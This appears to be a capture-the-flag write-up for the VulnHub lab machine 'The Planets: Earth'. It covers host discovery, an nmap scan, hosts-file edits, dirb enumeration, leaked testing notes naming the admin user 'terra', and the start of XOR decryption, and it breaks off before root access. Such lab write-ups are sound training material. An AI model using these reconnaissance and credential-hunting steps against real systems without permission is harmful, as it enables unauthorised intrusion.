Pentesting Report on The Planets : Earth

What is The planets: Earth?


The Planets: Earth is a Capture the Flag (CTF) machine available on VulnHub, created by SirFlash as part of a series themed around the planets. This machine is designed to provide a hands-on experience for users looking to enhance their penetration testing skills. It is considered to be on the easier side of the difficulty spectrum, although it may present more challenges than its predecessor, Mercury, depending on the user's experience level. The objective of the Earth machine is to discover and exploit vulnerabilities to gain root access, with two flags hidden within the system. Users typically engage in various techniques, such as web enumeration and binary analysis, to uncover these flags. The machine is compatible with VirtualBox, making it accessible for users to set up their own testing environments. Overall, The Planets: Earth serves as an excellent resource for both beginners and seasoned security professionals to practice and refine their skills in a controlled setting.

Tools used in this pentest :

a) Nmap (Network Mapper) :-

Nmap, or Network Mapper, is a powerful open-source tool widely used for network discovery and security auditing. It enables users to identify hosts and services on a network by sending packets and analyzing the responses. Nmap is particularly valuable for network administrators and security professionals, as it helps in assessing the security of systems by discovering open ports, running services, and even the operating systems of devices on the network. With its ability to perform various types of scans, including TCP and UDP scans, Nmap can adapt to different network environments and security measures. Additionally, it supports scripting through the Nmap Scripting Engine (NSE), allowing users to automate tasks and extend its functionality. Overall, Nmap is an essential tool for anyone involved in network security, providing critical insights into network vulnerabilities and configurations.

b) Dirbuster :-




DirBuster is a multi-threaded Java application designed for brute-forcing directories and file names on web servers, making it a valuable tool for penetration testers and security professionals. Developed by the OWASP community, DirBuster operates by sending a series of HTTP requests to a specified URL using a wordlist, which contains potential directory and file names. This process helps uncover hidden resources that may not be directly accessible through the web application's interface. DirBuster comes pre-installed with various wordlists, enhancing its effectiveness in discovering files and directories that developers commonly use. Users can customize their scans by selecting different wordlists and adjusting parameters such as the number of threads for concurrent requests.

c) Netcat :-

Netcat (often abbreviated as nc) is a powerful and versatile networking utility that functions as a "Swiss Army knife" for network operations. Originally developed in 1995, it allows users to read and write data across network connections using TCP or UDP protocols. Netcat can establish connections to remote servers, listen for incoming connections, perform port scanning, and even transfer files, making it an invaluable tool for system administrators, security professionals, and network enthusiasts. Its simplicity and flexibility enable users to perform a wide range of tasks, from troubleshooting network issues to conducting security assessments. Whether operating in client or server mode, Netcat’s straightforward command-line interface allows for the quick execution of complex networking tasks, solidifying its status as an essential utility in many IT toolkits.


Steps to access the Root

1) Firstly, find the Ip of machine. For that I use arp-scan -l.




```
┌──(root㉿Windows)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0e:29:d4:bc:26, IPv4: 192.168.226.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.226.1   00:50:56:c0:00:08       (Unknown)
192.168.226.2   00:50:56:e6:d7:f7       (Unknown)
192.168.226.133 00:0c:29:5d:28:28       (Unknown)
192.168.226.254 00:50:56:e0:dd:da       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.840 seconds (139.13 hosts/sec). 4 responded
```

2) Now we have to scan the ip with nmap.




```
┌──(root㉿Windows)-[/home/kali/Desktop/earth]
└─# nmap 192.168.226.133 -v -A -oX nmapscn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 20:52 IST
NSE: Loaded 156 scripts for scanning.
```




```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| tls-alpn:
|_  http/1.1
|_http-title: Bad Request (400)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
```

3) We find 3 open ports 22,80,443. Let's try to view 80 no. port with this ip.




Bad Request (400)




Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.


4) That’s strange, we can’t open website due to bad request. For this we have change the host file with ip of site and DNS which we find in nmap scan let’s do that.



```
┌──(root㉿Windows)-[/home/kali]
└─# nano /etc/hosts
```




```
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| tls-alpn:
|_  http/1.1
|_http-title: Bad Request (400)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
```



```
  GNU nano 8.1
127.0.0.1       localhost
127.0.1.1       Windows
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.226.133 earth.local terratest.earth.local
```

5) Lets try to access the website with dns name.



Earth Secure Messaging Service

Send your message to Earth:

Message:


Message key:

Send message


Previous Messages:

- 37090b59030f11060b0a1b4e000000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06411
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d44130f0

6) Now try to find all directories with dirbuster tool.




```
┌──(root㉿Windows)-[/home/kali/Desktop/earth]
└─# dirb http://earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 30 21:18:58 2024
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----------------
END_TIME: Fri Aug 30 21:19:08 2024
DOWNLOADED: 4612 - FOUND: 2
```




```
┌──(root㉿Windows)-[/home/kali/Desktop/earth]
└─# dirb https://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 30 21:20:04 2024
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----------------
END_TIME: Fri Aug 30 21:20:07 2024
DOWNLOADED: 4612 - FOUND: 3
```

7) We have to find both dns sites that’s why I scan both dns. Let’s try to access that.




Forbidden

You don't have permission to access this resource.




```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

8) This seems interesting let’s open this.



```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```


9) Okay so this tells us that it using XOR encryption algorithm with username terra for admin portal.



Admin Command Tool

You are not logged in. Please: Log In

10) It requires username and password. Now we have to go cyberchef site to decrypt the message that are in index page. We have to cope and paste single-single line as input and select UTF8.



From Hex
Delimiter: Auto

XOR
Key: years ag... UTF8
Scheme: Standard
□ Null preserving

